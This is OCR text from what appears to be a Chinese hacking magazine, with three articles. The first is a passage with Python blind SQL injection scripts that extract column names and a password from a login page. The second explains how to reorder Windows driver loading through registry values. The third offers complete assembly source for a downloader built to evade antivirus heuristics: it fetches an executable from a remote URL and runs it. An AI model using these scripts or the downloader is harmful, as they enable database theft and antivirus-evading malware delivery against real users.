


图11

程序2:get_col_name.py

```
#!/usr/bin/env python
#-*- coding:utf-8 -*-

import urllib,urllib2

url = "http://192.168.1.103:81/php/2/Login.php"
data = {'admin':'admin' and '1'='1'',
        'pass':'test',
        'action':'login'}

ok_keyword = "Bad username or password" # what keyword will return if ok

def main():
    for col in open("columns.txt"):
        col = col.rstrip()
        data['admin'] = "admin' and (SELECT substring(concat(1, %s),1,1) from manager limit 0,1)=1 and '1'='1" % col

        login = urllib.urlencode(data)
        ans = urllib2.urlopen(url, login)
        line = ans.read()

        if line.find(ok_keyword) != -1:
            print "FoundIt, The column is: %s" % col

if __name__ == '__main__':
    main()
```

文件columns.txt里面存放了常用字段名,一行一个。

执行效果如图12所示。




图12

程序3:post_inj.py

这个程序比前面两个要复杂些,因此对数据结构说明一下。data = {'admin':'admin' and '1'='1', 'pass':'test', 'action':'login'}这个结构在python中是一个字典,是一种键—值的对应关系,相当于Perl中的hash。直接用data['admin']就取得值"admin'and'1'='1"串。

answer = [] 为定义一个空列表,向列表里面添加元素用answer.append(elem)。"begin, end = (32, 126)"这一行表示同时赋值,结果为begin=32,end = 126。

urllib.urlencode(data) 表示将提交的数据进行url编码,空格会变成20%。

下面说明最为重要的几行:

```
1  login = urllib.urlencode(data)
2  ans = urllib2.urlopen(url, login)
3  line = ans.read()
4  if line.find(ok_keyword) != -1:
5      return True
```

第1行中将data的内容进行相应的url编码,第2行向服务器的url提交Post类型的参数,第3行获取服务器的返回页面,第4行判断返回页面中是否包含特征字符串,如果包含就返回True。

这几行也就是三个程序的灵魂所在了,通过不断地向服务器Post数据,处理返回页面,最后判断结果。

```
#!/usr/bin/env python
#-*- coding:utf-8 -*-

import urllib,urllib2

url = "http://192.168.1.103:81/php/2/Login.php"
data = {'admin':'admin' and '1'='1'',
        'pass':'test',
        'action':'login'}

ok_keyword = "Bad username or password" # what keyword will return if ok

table_name = 'admin'        # which table
rec_index = 1               # which record,
                            # the first is 0
field_name = 'pass'         # which field
field_len_max = 13          # the max len of
                            # the field

answer = []                 # the final answer

def guess_ascii(x, y):
```

```
        data['admin'] = "admin' and ascii(substring((select
%s from %s limit %d,1),%d,1))<%d and '1'='1" %
(field_name, table_name, rec_index, x, y+1)
        #print data
        login = urllib.urlencode(data)
        ans = urllib2.urlopen(url, login)
        line = ans.read()

        if line.find(ok_keyword) != -1:
            return True

def main():
    for x in range(1,field_len_max):
        is_find = False
        begin, end = (32, 126)
        while begin <= end:
            y = (begin + end) / 2
            #print "y =", y, "begin =", begin, "end
=", end
            data['admin'] = "admin' and
ascii(substring((select %s from %s limit
%d,1),%d,1))>%d and '1'='1" % (field_name,
table_name, rec_index, x, y-1)
            #print data
            login = urllib.urlencode(data)
            ans = urllib2.urlopen(url, login)
            line = ans.read()

            if line.find(ok_keyword) != -1:
                begin = y + 1
                if guess_ascii(x, y):
                    is_find = True
            else:
                end = y - 1

        if is_find:
            ch = chr(y)
            answer.append(ch)
            print "Found---bit %d, ascii: %d,
char: %c" % (x, y, ch)
            break
    print 'The answer is: %s' % ''.join(answer)
if __name__ == '__main__':
    main()
```

下面是程序执行结果的截图,如图13所示。





图13

(编辑提醒:本文涉及的代码已收入随书光盘,请到光盘中查找。)

前置知识:注册表
关键词:Windows、驱动

Windows启动驱动加载顺序修改



文/图 Shining

首先说明为什么Windows启动时驱动的加载顺序是可以修改的。在Windows内核环境下第一个提出了占有某设备的驱动程序获得该设备的所有权。这个所有权可以共享,也可以独占,由提出占有要求的设备驱动程序决定。如果设备驱动程序对设备提出了独占占有要求,则以后加载的设备驱动程序对该设备尝试提出的任何占有要求都将失败。因此,除非是特殊的设备,否则

设备驱动程序的加载顺序必须可以由设备驱动程序的作者进行修改。

下面介绍Windows启动驱动加载顺序的机制：在系统启动初始化的时候，驱动程序的加载顺序是遵循一定规律的。决定驱动程序在什么时候被载入系统的信息保存在注册表中。分三批载入：由ntldr载入内存的、由IO管理器载入内存的、由 SCM(Service ControlManager) 载入。决定其批次载入顺序的是HKLM\SYSTEM\CurrentControlSet\Services\驱动名\Start的值。该值为0，第一批被载入；该值为1，第二批被载入；该值为2，第三批被载入。对于同一批驱动中的驱动，又会按驱动所在组的先后载入。组的先后顺序由 HKLM\SYSTEM\CurrentControlSet\Control\ServiceGroupOrder\List决定。每个驱动的 HKLM\SYSTEM\CurrentControlSet\Services\驱动名\Group决定了驱动所属的组，如果ServiceGroupOrder\List没有对应的Group，那么就在所有组加载完之后加载。对于同一个组中的驱动，按驱动的Tag的先后载入。Tag的先后顺序由 HKLM\SYSTEM\CurrentControlSet\Control\GroupOrderList组名决定。每个驱动的 HKLM\SYSTEM\Current\ControlSet\Services\驱动名\Tag决定了驱动在组中的Tag。这个Tag值的大小由驱动安装的先后顺序决定，先安装的Tag值小，后安装的Tag值大。

通过以上内容可以看出，如果想要修改驱动的加载顺序可以从三个方面下手：加载的批次，加载所在的Group、所在组的Tag。本文将从这三个方面来介绍可用于驱动程序加载顺序的方法。

1. 修改所在加载批次

即修改HKLM\SYSTEM\CurrentControlSet\Services\驱动名\Start。本文以beep.sys为例进行试验。在进行相关修改前，beep.sys的注册表信息如图1所示。




图1

使用XueTr查看内核加载顺序，beep为77，将Start项的值改为0后重启，beep启动顺序提前为27。

修改Beep注册表键值Start前：

修改Beep注册表键值Start后：



这种方法修改后的效果十分明显。

2. 修改所在Group

ServiceGroupOrder包含按加载顺序排列的组名称列表。ServiceGroupOrder\list列表将被扫描两次。首先加载所有起始值为0的设备驱动程序，然后加载所有起始值为1的设备驱动程序。因此，无论起始值为0的设备驱动程序在ServiceGroupOrder\list列表中处于什么位置，它都会在所有起始值为1的设备驱动程序之前加载。本文实验机器的ServiceGroupOrder内容如下(数量太多，仅列出部分，其中包括beep所在的组Base)：

```
System Reserved
Boot Bus Extender
System Bus Extender
SCSI miniport
Port

Management
FSFilter Content Screener
FSFilter Continuous Backup
Filter
Boot File System
Base
Pointer Port
Keyboard Port
```

关于所在Group的修改可以有三种方法，一种是将Beep所在组Base在ServiceGroupOrder\List中的顺序提前，一种是添加新的Group，还有就是直接修改Beep注册表项下的Group项。第一种方法(将Beep所在的Base放到Port的位置后)的结果如下：

第二种方法自己创建一个Group：First，同样将其放到Port位置前，编辑Beep的注册表项，修改其所在组：

名称	类型	数据
(默认)	REG_SZ	(数值未设置)
ErrorControl	REG_DWORD	0x00000001 (1)
Group	REG_SZ	First
Start	REG_DWORD	0x00000001 (1)
Type	REG_DWORD	0x00000001 (1)

结果如下,发现Beep先于正常情况下在beep前面的Null启动:

```
Beep.SYS   0xF8BAC000  0x00002000  0x823975F0  C:\WINDOWS\System32\Drivers\Beep.SYS   75
Null.SYS   0xF8D73000  0x00001000  0x823A0268  C:\WINDOWS\System32\Drivers\Null.SYS   76
```

这两种方法带来的影响很小,对注册表项中的驱动以及Group进行观察,发现Start标号为1的启动项中有很多关联启动,也就是说即使在ServiceGroupOrder排名不前也是会提前加载的,例如NDIS启动后,或将其相关的驱动一并加载起来,这些驱动也并不在相关的Group中。所以如果想要大幅度改变加载顺序需要进行更多的测试发现适合的Group,或者是改变特定的驱动的加载顺序。

3. 修改所在组的Tag

Tag的值可以帮助决定某个组内设备驱动程序的加载顺序。加载顺序不必按数字顺序排列,相反,可以按照由GroupOrderList定义的顺序排列。GroupOrderList中每个组的第一项都是Tag值的数值。接下来是要加载的Tag值的数字顺序。组中的设备驱动程序首先按照其由GroupOrderList所定义的Tag值进行加载。如果设备驱动程序没有Tag值,或者Tag值不在GroupOrderList中,则这些设备驱动程序将在加载具有有效Tag值的设备驱动程序之后进行加载。对于这些设备驱动程序,无法保证加载顺序,只能保证组中的所有设备驱动程序都在下一组加载之前进行加载。有一点要提醒,并非每个Group都出现在GroupOrderList中。如果GroupOrderList中没有某个组,则无法保证组内设备驱动程序的加载顺序。

Beep的Tag值根据之前所示是02,Beep所在的Base组中的Tag值状态如下所示:

```
数值名称(N):
Base
数值数据(V):
0000  12 00 00 00 0E 00 00 00   ........
0008  01 00 00 00 02 00 00 00   ........
0010  03 00 00 00 04 00 00 00   ........
0018  05 00 00 00 06 00 00 00   ........
0020  07 00 00 00 08 00 00 00   ........
0028  09 00 00 00 0A 00 00 00   ........
0030  0B 00 00 00 0C 00 00 00   ........
0038  0D 00 00 00 0F 00 00 00   ........
0040  10 00 00 00 11 00 00 00   ........
0048  12 00 00 00               ....
```

这组状态的意思是:开始的一个12(十六进制)是告诉我们当前组一共有0x12个驱动要被启动,启动顺序为0E,01,02……

将Beep的Tag02移到第一位,如下所示:

```
数值名称(N):
Base
数值数据(V):
0000  12 00 00 00 02 00 00 00
0008  01 00 00 00 0E 00 00 00
0010  03 00 00 00 04 00 00 00
0018  05 00 00 00 06 00 00 00
0020  07 00 00 00 08 00 00 00
0028  09 00 00 00 0A 00 00 00
0030  0B 00 00 00 0C 00 00 00
0038  0D 00 00 00 0F 00 00 00
0040  10 00 00 00 11 00 00 00
0048  12 00 00 00
```

修改后的加载顺序为:

```
Beep.SYS   0xF8BB8000  0x00002000  0x81F5CC08  C:\WINDOWS\System32\Drivers\Beep.SYS   76
Null.SYS   0xF8D71000  0x00001000  0x81F6C6E8  C:\WINDOWS\System32\Drivers\Null.SYS   77
```

经查证,Null正是Base组下标号为01的驱动。也就是说组内的加载顺序调整也是可行的,只是这种方法对于同一组中有多个启动驱动的效果会更好。同时修改Group的方法和修改Tag的方法是可以结合使用的,在此不再赘述。

小结


从上面的例子可以看出,3种方法各有特点,方法一能够大幅度提升加载顺序,不过加载类型是否符合需要修改顺序的驱动还需考量,方法二和三改变的幅度很小,适合微调,不过针对什么驱动进行修改也是有影响的,本文只做了一个简单的实验,修改驱动加载顺序的更多问题还有待研究。另外,因为修改注册表的代码编写起来十分简单,本文就不详述代码了。

可见,要想改变Windows启动时的驱动加载顺序并非是件难事,不过要想将自己的驱动调整到理想的启动位置还是需要多次试验小心定位的。改变驱动的启动顺序能够带来很多问题,不管是针对自己所写的驱动还是修改系统的驱动均有好有坏,关键还是要看使用者如何使用了。

前置知识:汇编
关键词:免杀、反启发、下载者

编写反启发式免杀下载者剖析

文/ 一个人



随着杀毒软件的升级换代,现在杀软的启发式与主动防御对我们免杀爱好者来说可以算是一个难点,我们今天主要来讨论反启发式。现在比较有代表性的是卡巴斯基和NOD32,尤其卡巴斯基最近升级后以前针对卡巴的一些反调试、反启发的代码都失效了。大家都知道,所谓启发式就是杀软自身模拟真实的系统环境来在内部"执行"一遍程序,以此来判断程序是否带有恶意的行为。那么因为这个环境是杀软模拟出来的,所以肯定不能跟真实的环境完全相同,因此我们就可以利用这一点来做些文章达到反启发的目的,比如以前我用的堆栈反调试、延时反调试等各种方法,虽然现在这些都不管用了,但我们还是可以换一种思路。

我们知道,在真实的系统环境中一个进程都是有它自己的进程ID和它父进程ID的,两个ID都应该是不一样的,而模拟出来的环境就未必能做到这么真实了。说到这里大家应该能想到什么事了,我们可以利用系统中一个特殊的进程——explorer.exe,简单地说它是我们的桌面和任务栏程序,系统运行后它是会自动运行的,但它其实也是有父进程的。因此我们就可以利用下,为了实验效果我们就用最敏感的URLDownloadToFile和WinExec这两个函数的组合来写个下载者,代码是用汇编写的,汇编出来的东西比较小,适合下载者。因为代码并不多,所以全部列出来供大家参考,代码如下:

```
.386
.model flat,stdcall
option casemap : none
include windows.inc
include kernel32.inc
include urlmon.inc
include Stdlib.Inc
include user32.inc

includelib kernel32.lib
includelib urlmon.lib
includelib Stdlib.lib
includelib user32.lib

DownLoad proto
CheckFatherProcessID proto

.data

SourceFile    db "http://www.xxxxx.com/1.exe",0
DestFile db "C:\1.exe",0
szExplorer    db "explorer.exe",0

.data?

dwFather DWORD ?
dwSun         DWORD ?
szProc        DWORD ?

.code

start:
invoke CheckFatherProcessID
.if (eax)
invoke ExitProcess,0
.endif

invoke DownLoad
invoke ExitProcess,0

DownLoad proc
LOCAL hInstance,DWORD

invoke URLDownloadToFile,NULL,addr
SourceFile,addr DestFile,0,NULL
```

```
invoke Sleep,2000
invoke WinExec,addr DestFile,SW_SHOW
ret
DownLoad endp

CheckFatherProcessID proc

LOCAL hProc: HANDLE
LOCAL pe: PROCESSENTRY32
mov pe.dwSize,sizeof PROCESSENTRY32

invoke CreateToolhelp32Snapshot,TH32CS_
SNAPPROCESS,0
mov hProc,eax
mov eax,INVALID_HANDLE_VALUE
.if eax == hProc
xor eax,eax
ret
.endif

invoke Process32First,hProc,addr pe
.while (eax)
invoke StrCmpi,addr szExplorer,addr pe.szExeFile
.if (eax == 0)
push pe.th32ParentProcessID
pop dwFather
push pe.th32ProcessID
pop dwSun
.endif
invoke Process32Next,hProc,addr pe
.endw
invoke CloseHandle,hProc
push ebx
mov eax,dwFather
mov ebx,dwSun
.if eax == ebx
xor eax,eax
pop ebx
ret
.else
mov eax,1
pop ebx
ret
.endif
ret
CheckFatherProcessID endp

